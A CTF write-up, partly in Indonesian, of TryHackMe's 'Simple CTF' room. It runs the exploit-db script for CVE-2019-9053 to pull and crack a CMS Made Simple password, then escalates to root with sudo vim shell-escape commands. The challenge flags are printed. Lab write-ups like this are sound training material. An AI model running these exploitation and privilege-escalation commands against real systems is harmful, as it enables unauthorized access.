
WRITE UP SIMPLE CTF

TRYHACKME

REZKA NORHAFIZAH


How many services are running under port 1000?
Scan menggunakan nmap :




Answer : 2

What is running on the higher port?
Answer : SSH


What's the CVE you're using against the application?
Pertama, saya scan menggunakan gobuster dan menemukan direktori simple :




Lalu, saya jalankan di browser dan muncul tampilan berikut :



Kemudian saya search menggunakan serachcploit CVE untuk CMS Made simple versi 2.2.8 :



Didapat nomor CVE-nya yaitu 46635 dan saya menemukan bahwa itu adalah SQL injection.



Answer : CVE-2019-9053

To what kind of vulnerability is the application vulnerable?

Answer : sqli

What's the password?
Hint : You can use /usr/share/seclists/Passwords/Common-Credentials/best110.txt to crack the pass

Setelah mendapat nomor CVE nya tadi, saya unduh script tersebut ke local untuk membrute force password nya :

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit -m php/webapps/46635.py
  Exploit: CMS Made Simple < 2.2.10 - SQL Injection
      URL: https://www.exploit-db.com/exploits/46635
     Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/46635.py
```

Dan saya jalankan menggunakan python :

```
┌──(root💀kali)-[/home/kali]
└─# python2.7 46635.py -u http://10.10.219.217/simple/ --crack -w /usr/share/seclists/Passwords/Common-Credentials/best110.txt
```

```
[+] Salt for password found: 1dac0d92e9fa69EM
[+] Username found: mitch
[+] Email found: admi13qo
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Didapat username mitch, namun passwordnya masih terenkripsi. Lalu saya coba menggunakan wordlist rockyou.txt :


```
┌──(root💀kali)-[/home/kali]
└─# python2.7 46635.py -u http://10.10.219.217/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admi987
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Dan didapat passwordnya yaitu secret.


Answer : secret

Where can you login with the details obtained?




Answer : SSH

What's the user flag?



Answer : G00d j0b, keep up!


Is there any other user in the home directory? What's its name?



Answer : sunbath

What can you leverage to spawn a privileged shell?

Untuk masuk ke root saya menggunakan command “sudo -l” dan mendapat info terdapat shell yang terdapat di /usr/bin/vim :



Answer : vim

What's the root flag?

Setelah mendapat shell yang ada di /usr/bin/vim saya menggunakan gtfobins untuk melakukan spawning bash root : (reference : https://gtfobins.github.io/gtfobins/vim/)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Dan saya jalankan di terminal SSH dan saya mendapat shell root nya :

```
$ sudo vim -c ':!/bin/sh'

# pwd
/home/mitch
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
user.txt
# cd /root
# pwd
/root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```

Answer : W3ll d0n3. You made it!